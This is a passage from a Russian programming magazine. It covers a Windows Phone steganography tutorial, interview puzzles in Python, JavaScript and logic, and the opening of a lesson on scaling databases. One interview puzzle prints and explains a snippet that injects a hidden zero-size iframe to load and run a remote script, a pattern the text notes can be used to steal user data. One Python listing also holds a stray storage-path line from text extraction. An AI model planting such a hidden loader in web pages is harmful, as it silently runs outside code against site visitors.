Выполнив этот шаг, можешь откомпилировать и проверить разрабатываемое приложение. После запуска должна отобразиться начальная страница, после нажатия кнопки «Создать фото» страница сменится на фотозахват, где ты увидишь все, что видит камера. Проведя по экрану, ты вернешься на начальную страницу. Все путем? Отлично, тогда идем дальше.

Теперь для реализации функциональности фотоснимка надо добавить два обработчика событий камеры и три — для аппаратной кнопки. В событии OnNavigatedTo для камеры зарегистрируй CaptureImageAvailable и AutoFocusCompleted. Первое из них вызывается в момент, когда изображение с камеры захвачено и «сырые» данные готовы к обработке, а второе — когда фокус успешно установлен, последний обработчик нужен только для вывода отладочного сообщения. Чтобы привязать обработчики к событиям аппаратной кнопки, не нужно создавать объект, достаточно воспользоваться классом CameraButtons. Таким образом, для регистрации события полного нажатия на аппаратную кнопку съемки надо написать: CameraButtons.ShutterKeyPressed += OnButtonFullPress;. Так же оформляется привязка остальных обработчиков: ShutterKeyHalfPressed — вызывается в момент полунажатия, ShutterKeyReleased — вызывается в момент отпускания. Не забудь добавить операции «отвязки» всех этих обработчиков в функцию OnNavigatingFrom.

Опишем события для аппаратной кнопки. Когда пользователь нажимает ее наполовину, проверяется инициализация объекта камеры. Ответ положительный — вызывается API-функция автофокуса: myCam.Focus();. При полном нажатии из обработчика вызывается метод камеры myCam.CaptureImage(); для получения снимка. В момент отпускания аппаратной кнопки камеры вызывается метод для отмены фокуса: myCam.CancelFocus();.

Так как наше приложение состоит из двух отдельных страниц, важно не забыть при скрытии первоначальной страницы с текстовым полем сохранить его контент в файл во флеш-памяти, поскольку иначе данные будут утеряны. И при возврате на эту страницу текстовое поле будет очищено. Кроме того, в WP-приложениях нельзя передать значение переменной — члена

ЧТО МОЖЕТ БЫТЬ НАДЕЖНЕЕ СВОЕГО МОБИЛЬНОГО, НЕ ОДОБРЕННОГО ТОВАРИЩЕМ ПОЛКОВНИКОМ СТЕГАНОГРАФА?

```
//когда страница показывается - восстанавливаем текст
protected override void OnNavigatedTo(System.Windows.Navigation.NavigationEventArgs e)
{
    IsolatedStorageFile isoStore = IsolatedStorageFile.GetUserStoreForApplication();

    if (isoStore.FileExists("message.txt"))
    {
        StreamReader streamReader = new StreamReader(new IsolatedStorageFileStream("message.txt", FileMode.Open, isoStore));
        TextMessage.Text = streamReader.ReadLine();
        streamReader.Close();
    }
}

//когда страница скрывается - сохраняем текст
protected override void OnNavigatingFrom(System.Windows.Navigation.NavigatingCancelEventArgs e)
{
     IsolatedStorageFile isoStore = IsolatedStorageFile.GetUserStoreForApplication();

     if (isoStore.FileExists("message.txt")) isoStore.DeleteFile("message.txt");

     using (IsolatedStorageFileStream isoStream = new IsolatedStorageFileStream("message.txt", FileMode.CreateNew, isoStore))
     {
         using (StreamWriter streamWrite = new StreamWriter(isoStream))
         {
             streamWrite.Write(TextMessage.Text);
         }
     }
}
```

Рис. 3. Обработчики событий первой страницы

одного класса (страницы) переменной — члену другого класса (страницы). Или, что то же самое, считать значение визуального компонента другой страницы. Это происходит потому, что при смене страниц для экономии ресурсов операционная система удаляет содержимое старой страницы. Поэтому для передачи значения его необходимо поместить в хранилище при скрытии предыдущей страницы, а при отображении новой восстановить оттуда — записать в переменную (в нашем случае). Восстановление также надо проводить при возврате на страницу с меню – вывести в текстовое поле. Следовательно, надо добавить два обработчика событий в файл MainPage.xaml.cs (OnNavigatedTo и OnNavigatingFrom) и дополнить обработчик OnNavigatedTo в файле PhotoCapture.xaml.cs (см. исходник) (рис. 3).

СКРЫТИЕ ДАННЫХ

Пришло время написать обработчик события CaptureImageAvailable объекта камеры. На самом деле это краеугольный камень нашей программы, поскольку именно здесь мы будем скрывать сообщение. Но обо всем по порядку. Сначала оформи пустой обработчик, чтобы построить и протестировать билд:

```
void myCam_CaptureImageAvailable(object sender, \
    Microsoft.Devices.ContentReadyEventArgs e) {
  ...
}
```

Если все работает, как задумано, идем дальше. В параметре этого события передаются итоговые данные объекта PhotoCamera, в том числе поток «сырых» данных, соответствующих результирующему фото. Это как раз то, что нужно, мы можем свободно манипулировать данными каждого пикселя. Данные изображения передаются в формате RGB, исключая альфа-канал, так как стандартными средствами Windows Phone фотография сохраняется в формате JPG, который не содержит информации о канале прозрачности. В итоге, имеем 24-битное изображение: в каждом из трех каналов на пиксел по байту данных. Выбранный (во время проектирования) метод скрытия информации прячет данные в одном байте пиксела. Если бы модифицировались все компоненты пиксела, тогда даже невооруженному глазу были бы заметны модифицированные пиксели. Расположение каждого пиксела, предназначенного для модификации, будет выбираться по текстовому ключу-константе. Ее значение во время операции скрытия данных обрабатывается как поток байт, который определяет пространство между изменяемыми пикселями.

Так как действия производятся в том числе над элементами интерфейса, код обработки изображения должен быть запущен в потоке GUI, иначе при создании определенных объектов будет возникать ошибка доступа к противоположному потоку:

```
Dispatcher.BeginInvoke(delegate() {
  ...
});
```

Прежде чем мы сможем работать с пикселами, необходимо преобразовать поток байт к массиву. Для этого можно воспользоваться объектом класса WriteableBitmap. Тем не менее у этого класса нет конструктора, который в качестве параметра принимал бы поток данных или же не имел их совсем. Поэтому предварительно надо создать объект класса BitmapImage, у которого есть перегруженный вариант конструктора, не принимающий параметров: BitmapImage bi = new BitmapImage();. После к этому объекту можно привязать поток: bi.SetSource(e.ImageStream);. Теперь на основе этого объекта можно создать экземпляр класса WriteableBitmap: WriteableBitmap wb = new WriteableBitmap(bi);. В имеющемся в Silverlight классе WriteableBitmap есть не все нужные нам методы для работы с изображением. Например, в нем нет метода для установки пиксела — SetPixel. К счастью, немецкий программист Рене Шульте разработал расширение этого класса — WriteableBitmapEx и выложил его в майкрософтский опенсорс Code Plex (writeablebitmapex.codeplex.com). Оно добавляет не только необходимые нам функции (в частности, GetPixel и SetPixel), но и множество других способов рисования фигур: DrawLine, DrawRectangle и прочие. Чтобы установить этот

компонент, лучше воспользоваться NuGet Manager (см. врезку). В командную строку достаточно ввести команду PM> Install-Package WriteableBitmapEx. Результатом будет установленный пакет, о чем тебя известит надпись. Класс имеет такое же имя, поэтому никаких изменений не требуется.

Теперь объяви переменную класса Stream, в которой будет храниться поток байт скрываемого сообщения. Далее ей присваивается результат выполнения функции GetStream (см. листинг), которая возвращает поток байт, полученный из переданной в параметре строки. В данном случае функции передается строка, считанная из хранилища во время загрузки страницы. Опустим описание проверки — она нужна, чтобы убедиться в наличии текста для скрытия. Если он есть, тогда с помощью все той же функции GetStream получаем поток байт ключа. Его мы храним в константе, чтобы не вводить каждый раз. Таким образом, если кто-то вскроет ключ, наша система будет скомпрометирована. Так что в качестве самостоятельной работы можешь добавить ввод каждый раз уникального ключа. Дальше происходит развязка нашего механизма скрытия данных. Потоки байт сообщения и ключа вместе с массивом байтов изображения, сохраненном в объекте класса WriteableBitmap, передаются функции HideTextInImage. Эта функция произведет скрытие сообщения в пикселах изображения. Окунемся в нее поглубже.

После объявления используемых переменных первым делом записываем в первый пиксел изображения (0, 0) длину переданного сообщения. Здесь важно обратить внимание на следующий элемент. После формирования значений цветовых компонентов происходит обращение к структуре Color через метод FromArgb, который на основе переданных в параметрах байтовых значений цветов строит одноименную цветовую структуру. Этому методу передаются четыре значения для четырех каналов — ARGB. Но у нас есть только три значения — RGB. Тем не менее для канала прозрачности можно передать его максимальное значение, то есть 255 — абсолютно непрозрачный. Далее начинается основной цикл, который проходит по каждому байту сообщения и сохраняет его. Рассмотрим интересные детали внутренностей цикла.

Сначала инициализируем переменные. Переменной currentKeyByte присваиваем значение байта из текущего положения потока ключа. Вместе с этим позиция в потоке передвигается на байт вперед. Затем, запомнив позицию, перемещаемся на такую же позицию относительно конца потока. Оттуда мы тоже считываем байт информации. Дальше идут проверки для перехода на следующий пиксел: если строка завершена, то переходим на следующую — шаг по Y, в ином случае приращение происходит по X — сдвигаемся вправо. После этого начинается ключевая часть функции — собственно скрытие байтов сообщения. По уже вычисленным координатам берем цвет пиксела. Посредством операции «исключающего или» на текущий байт сообщения воздействует байт, считанный из ключа. Далее вызывается функция SetColorComponent. Ей передаются три параметра: по ссылке цвет пиксела и по значению номер цветового компонента (0-R, 1-G, 2-B) и модифицированный на прошлом шаге байт. Внутри этой функции на основе номера цветового компонента и его нового значения вычисляется новый цвет пиксела с помощью ранее рассмотренной функции FromArgb. Затем, после возврата в функцию HideTextInImage, происходит чередование номера цветового компонента в значении переменной для будущего использования. Также цвет пиксела в ранее определенных координатах заменяется на цвет, который был вычислен в SetColorComponent. На этом итерация заканчивается, и весь приведенный процесс производится над следующим байтом скрываемого сообщения.

ПЛАНЫ НА БУДУЩЕЕ

К сожалению, суровые рамки статьи не позволили нам довести разработку приложения до финала (редактор уже буйствует и негодует по поводу того, что статья получилась на шесть полос вместо четырех, а главный редактор в ужасе, что мы вообще не уложились в одну статью).

Тем не менее мы успели сделать довольно много — во-первых, достаточно интересный страничный интерфейс с передачей значения между страницами. Во-вторых, мы инициализировали фотокамеру, обработали события аппаратной кнопки, тем самым реализовав возможность создания фотографии. В-третьих, обратившись к науке стеганографии, мы скрыли в пикселах фотографии подготовленное текстовое сообщение.

Но до законченного приложения, как и до финиша, еще далеко. Иными словами, нашей проге пока не достает многих деталей. Еще надо добавить сохранение результирующего изображения без потери качества и трансформации пикселей, поскольку в них спрятаны полезные данные. Надо реализовать возможность загрузки изображения и восстановления из него информации. Вместе с этим нужно средство для обзора части изолированного хранилища, отведенного для нашего приложения системой WP. Неплохой затеей также будет реализация отправки/получения файла-картинки. Но все это мы сможем обсудить и закодить только в следующем номере. Поэтому оставайся на связи! ⌶

NUGET MANAGER

При работе над проектом нам понадобятся дополнительные компоненты. Для их комфортной установки лучше воспользоваться расширением для студии — NuGet Manager. Оно позволяет легко устанавливать, удалять и обновлять .NET-тулзы и библиотеки в Visual Studio. При установке компонента с помощью NuGet он автоматически скачивает/копирует необходимые файлы, размещая их в нужных каталогах решения, а также прописывает их в нужных местах. Во время удаления NuGet выполняет полностью обратный процесс, попутно очищая конфигурационный файл решения.
Чтобы установить NuGet Manager, открой Extension Manager (Tools → Extension Manager), в левой части открывшегося окна выбери Online Gallery, а в поле поиска набери nuget. После этого в центральной части окна выстроится список, в котором выбери самую верхнюю строчку (NuGet Manager Package) и нажми рядом с ней кнопку «Download».

Результат не заставит себя долго ждать, и в итоге у тебя будет установлена соответствующая тулза (рис. 4). Чтобы изменения вступили в силу, надо перезапустить студию, и у тебя добавится менеджер NuGet, подобный Extension Manager, только с появлением нового NuGet-репозитория и инструмента командной строки для установки расширений.



Рис. 4. NuGet Manager установлен

WWW

www.codeplex.com — Microsoft Open Source — место, где можно найти массу тулз и исходников для программирования под платформы от Microsoft.

DVD

На диске находится начальная версия приложения PhotoMaker, разработкой экземпляра которого мы занимались на протяжении статьи.

Павел Александрович (ivinside.blogspot.com)

ПОДБОРКА ИНТЕРЕСНЫХ ЗАДАНИЙ, КОТОРЫЕ ДАЮТ НА СОБЕСЕДОВАНИЯХ

Надо ставить себе задачи выше своих сил: во-первых, потому, что их все равно никогда не знаешь, а во-вторых, потому, что силы и появляются по мере выполнения недостижимой задачи.

Борис Пастернак



Задачи на собеседованиях

Задача № 1

УСЛОВИЕ

Что выведет данный скрипт? Объясните почему.

```
class A:
  def __init__(self, v):
    self.__q = set(v)

  def getval(self):
    v = self.__q.pop()
    yield v

class B(A):
  def getval(self):
    for v in self.__q:
      yield v

b = B('qwerty')
print [c for c in b.getval()]
```

РЕШЕНИЕ

Судя по синтаксису инструкции print, имелось в виду использование интерпретатора Python второй версии, поэтому и будем юзать его. При запуске этого скрипта получаем ошибку:

```
Traceback (most recent call last):
  File "q1.py", line 15, in <module>
    print [c for c in b.getval()]
  File "q1.py", line 11, in getval
    for v in self.__q:
AttributeError: B instance has no attribute '_B__q'.
```

Ошибка говорит нам, что у экземпляра B нет атрибута '_B__q'. Этого атрибута в коде явно не имеется, он взялся путем преобразования так называемого частного атрибута __q в строчке «for v in self.__q». Но и сам частный атрибут не был определен в классе B, а также не унаследовался из класса A, из-за чего и возникла ошибка. Другое дело, если бы атрибут был не частным, а обычным, в таком случае скрипт отработал бы без претензий.

Задача № 2

УСЛОВИЕ

Что и зачем делает следующий код и как его можно улучшить?

```
<script>
(function(url) {
    var iframe = document.createElement('iframe');
    (iframe.frameElement || iframe).style.cssText = \
        "width: 0; height: 0; border: 0";
    var target = document.getElementsByTagName('script');
    target = target[target.length - 1];
    target.parentNode.insertBefore(iframe, target);
    var d = iframe.contentWindow.document;
    d.open().write('<body onload="'+ \
        'var js = document.createElement(\'script\');'+
        "js.src = '"+ url +"';"+
        'document.body.appendChild(js);">');
    d.close();
})('http://some.ru/script.js');
</script>
```

РЕШЕНИЕ

В данном скрипте мы лицезрим функцию с одним параметром url, который в нашем случае определяется как 'http://some.ru/script.js'. В самой же функции происходит следующее: в документе создается элемент iframe с нулевыми размерами и нулевой же границей. Далее в этот фрейм записывается следующий код:

```
<body onload="var js = document.createElement('script'); \
    js.src = 'http://some.ru/script.js';
    document.body.appendChild(js);">
```

Этот код при загрузке страницы выполняет скрипт, расположенный по адресу http://some.ru/script.js. Смысл загрузки скрипта со стороннего хоста может варьироваться. Скрипт может использоваться для легитимного сбора данных (статистика, анализ, тестирование) или же злонамеренных действий (кража идентификационных данных пользователя, выполнение действий от его имени и так далее). Смысл использования iframe нулевого размера, видимо, заключается в том, чтобы скрыть информацию, выдаваемую скриптом. В случае если скрипт на стороннем хосте не выводит данных на экран, можно обойтись и без использования фрейма.

Задача № 3

УСЛОВИЕ

У вас есть два ведра емкостью 3 литра и 5 литров и неограниченный запас воды. Как можно отмерить точно 4 литра воды?

РЕШЕНИЕ

Очевидно, чтобы отмерить нужное количество воды, надо произвести некие манипуляции с обоими ведрами. То есть «на глаз» отлить 1 литр воды из полного пятилитрового ведра не прокатит. Прикинем, какие действия мы можем совершать с ведрами. Мы можем складывать воду в ведрах. Для решения нам было бы необходимо иметь в обоих ведрах по 2 литра воды или же 1 и 3 литра воды соответственно. Но похоже, сделать это у нас не получится.

Но если сложение нам не поможет, можно попробовать использовать вычитание! Нужно налить 5 литров воды в большое ведро, а потом аккуратно перелить воду в 3-литровое ведро, до тех пор пока оно не наполнится. Тогда в 5-литровом ведре останется ровно 2 литра воды. Теперь, чтобы продвинуться в решении задачи, нам потребуется вылить всю воду из 3-литрового ведра и перелить туда 2 литра из 5-литрового. Теперь нужно снова наполнить 5-литровое ведро до краев и постепенно переливать из него воду в 3-литровое до тех пор, пока оно не заполнится до краев. Таким образом получаем 4 литра воды в 5-литровом ведре.

Альтернативное решение (для него потребуется переливать воду на один раз больше) — это наполнить 3-литровое ведро водой и перелить из него воду в 5-литровое ведро. Потом проделать это еще один раз и снова перелить воду в 5-литровое ведро, пока оно не заполнится до краев (тогда в 3-литровом ведре останется 1 литр воды). Теперь нужно вылить воду из 5-литрового ведра. А потом перелить 1 литр воды в пустое 5-литровое ведро. Затем понадобится снова наполнить 3-литровое ведро и перелить из него воду в 5-литровое ведро, после чего в нем окажется 4 литра воды.

Задача № 4

УСЛОВИЕ

Почему банки для пива сужаются вверху и внизу?

РЕШЕНИЕ

Сделаем небольшой экскурс в историю. Издревле человек думал, на чем можно сэкономить. Так и банки стали сужать изначально из-за экономии материала. Когда-то банки для пива и прочих напитков были стальными и тяжелыми, поэтому такая конструкция приносила существенную экономию. Позже компании перешли на тонкие алюминиевые банки. И тут сужения сыграли еще одну важную роль — они сделали банки более прочными.

Важно заметить, что самая толстая часть алюминиевой банки — это ее верх. Поэтому производитель заинтересован в том, чтобы уменьшить его диаметр. Соответственно, нужно уменьшить и низ, чтобы банки можно было ставить друг на друга. ⌶

В СЛЕДУЮЩЕМ ВЫПУСКЕ

1. Напишите String-класс, который бы имел:
1) конструктор по умолчанию;
2) конструктор копирования;
3) деструктор;
4) оператор сравнения (аналог strcmp);
5) конструктор, принимающий параметром массив символов;
6) stream << оператор.

2. Дан код:

```
#!/usr/bin/python

def is_letter(char):
    letters = 'abcdefghijklmnopqrstu \
        vwxyz'.split(None)
    if str(char).lower() in letters:
        return True
    else: return False


def wc(s):
    l = w = c = 0
    for i in range(len(s)):
        char = s[i]
        c += 1
        if not is_letter(char) and not \
        (is_letter(s[i-1]) and
        is_letter(i+1) and (char is '-'
        or char is '\'')):
            w += 1
        if char == '\n':
            l += 1
    return '%d\t%d\t%d\n' % (l, w, c)
if __name__ == "__main__":
    import doctest
    doctest.testmod()
```

Попробуйте угадать, что именно он должен делать. Найдите в нем максимальное количество ошибок, неаккуратностей и просто неизящностей. Подправьте имеющийся код до удовлетворительного, по вашему мнению, состояния.

3. Если лягушонок зеленый, то он веселый. Если лягушонок грустный, то он сидит на берегу. Все лягушата либо зеленые, либо пестренькие. Если лягушонок пестренький, то он плавает в воде. Тогда обязательно:
1) все лягушата плавают в воде;
2) на берегу только грустные лягушата;
3) все лягушата — веселые;
4) все веселые лягушата — зеленые;
5) все лягушата — грустные;
6) если лягушонок зеленый, то он плавает.

Какие из этих утверждений верны?

4. Пять пиратов на острове должны разделить между собой сотню золотых монет. Они делят свою добычу так: старший пират предлагает, как делить добычу, а потом каждый голосует, соглашаясь с его предложением или нет. Если по меньшей мере половина пиратов проголосует «за», они поделят монеты так, как предложил старший пират, если же нет — они убивают старшего пирата и начинают все сначала. Самый старший пират (из тех, кто выжил) предлагает новый план, за него голосуют по тем же правилам, а потом или делят добычу, или убивают старшего пирата. Так продолжается до тех пор, пока какой-то план не будет принят. Допустим, вы — старший пират. Как вы предложите разделить добычу? (Все другие пираты — жадные, мыслят очень логично, и все они хотят жить.)



УРОК # 1 2 3 4 5 6

Каждый программист хочет стать лучшим, получать все более интересные и сложные задачи и решать их все более эффективными способами. В мире интернет-разработок к таким задачам можно отнести те, с которыми сталкиваются разработчики высоконагруженных систем.

УЧЕБНИК ПО ВЫСОКИМ НАГРУЗКАМ

Большая часть информации, опубликованная по теме высоких нагрузок в интернете, представляет собой всего лишь описания технических характеристик крупных систем. Мы же попробуем изложить принципы, по которым строятся архитектуры самых передовых и самых посещаемых интернет-проектов нашего времени.

БАЗЫ ДАННЫХ

ПОСЛЕДНИЙ ПУНКТ ОБЯЗАТЕЛЬНОЙ ПРОГРАММЫ

Если твой сайт — это не домашняя страничка, то тебе нужно где-то хранить данные. Рано или поздно выясняется, что твоя СУБД перестает с этим справляться. Какие существуют подходы к масштабированию базы данных?

Подходов примерно столько же, сколько и для масштабирования фронтендов и бэкендов, но ключевая мысль, с которой мы начнем, одна. Ты должен исследовать предметную область, потоки данных (подробно мы говорили об этом в прошлом уроке) и на основе результата этого исследования уже принимать решения о том, какие из видов масштабирования баз данных тебе подходят, а какие нет.

Общего решения здесь не существует. Подходит тебе синхронная репликация или нет? Подходит master-master или нет? Можешь ли ты поставить много баз данных и разбить данные между большим количеством экземпляров? Все это зависит от конкретного приложения, от твоего пользователя и того, как ты хочешь показывать ему данные.

Чтобы говорить о конкретных решениях, нужно научиться анализировать предметную область своих данных. Для базы данных нужно определить модель представления данных, язык доступа к данным, на котором программист будет с ней общаться. Эту работу важно проделать на самом раннем этапе, хотя бы потому, что это напрямую влияет на выбор СУБД.

РАЗЛИЧНЫЕ ТИПЫ БАЗ ДАННЫХ

Для того чтобы лучше понимать, как нам масштабировать базу данных, вспомним, какие, собственно, СУБД у нас бывают. Если взять классификацию по используемой модели представления данных, то получится четыре группы, представленные на слайде.

Какие здесь сейчас направления, тенденции? В принципе, мы немного откатились назад, лет на тридцать. Мы сейчас заново проходим графовые базы данных, сетевые базы данных, иерархические модели.

Итак, теоретически выбор СУБД выглядит так: изучаете предметную область и определяете наиболее подходящую модель представления своих данных. На основе этого выбираете оптимальную для себя систему.

Это правильно, но на деле, в реальной разработке (и это правило относится ко всем сложным проектам) предпочтение нужно отдавать тем инструментам, которые знают ваши главные специалисты. Тем не менее это не отменяет того, что специализированные решения можно применять для отдельных типов хранимых данных — в зависимости от их характера.

В данный момент для веба есть базы данных общего назначения. Это MySQL и PostgreSQL. Если рассматривать еще и специализированные решения, то список получится на 30–40 позиций. Это и Mongo, и Redis, и тот же Neo4j. Однако в общем случае для основных ваших данных вам нужен только MySQL или PostgreSQL.

Почему? База данных — это не только то, что вы видите. Это еще и экосистема вокруг этого продукта, которая и заставляет его работать, расти и развиваться. Поясним на примере, почему это важно.

Допустим, вам хочется сделать полностью автоматический шардинг. Вы смотрите на автошардинг, сделанный в MongoDB, вам он нравится. Какие с этим могут возникнуть проблемы? Точно такие же проблемы, какие могут возникнуть с любой базой. У вас растет нагрузка, растет количество данных. MongoDB начинает, грубо говоря, тупить. И вот тут встает главный вопрос — как и где придется решать такие проблемы? Это необходимо учитывать еще на этапе выбора СУБД.

Решение таких проблем упирается в развитость экосистемы вокруг выбранного продукта. Есть ли сообщество, есть ли развитие продукта, есть ли кто-нибудь, кому я могу послать сообщение об ошибке, или я использую СУБД на свой страх и риск? Именно поэтому лучше пользоваться более популярными продуктами с хорошей поддержкой.

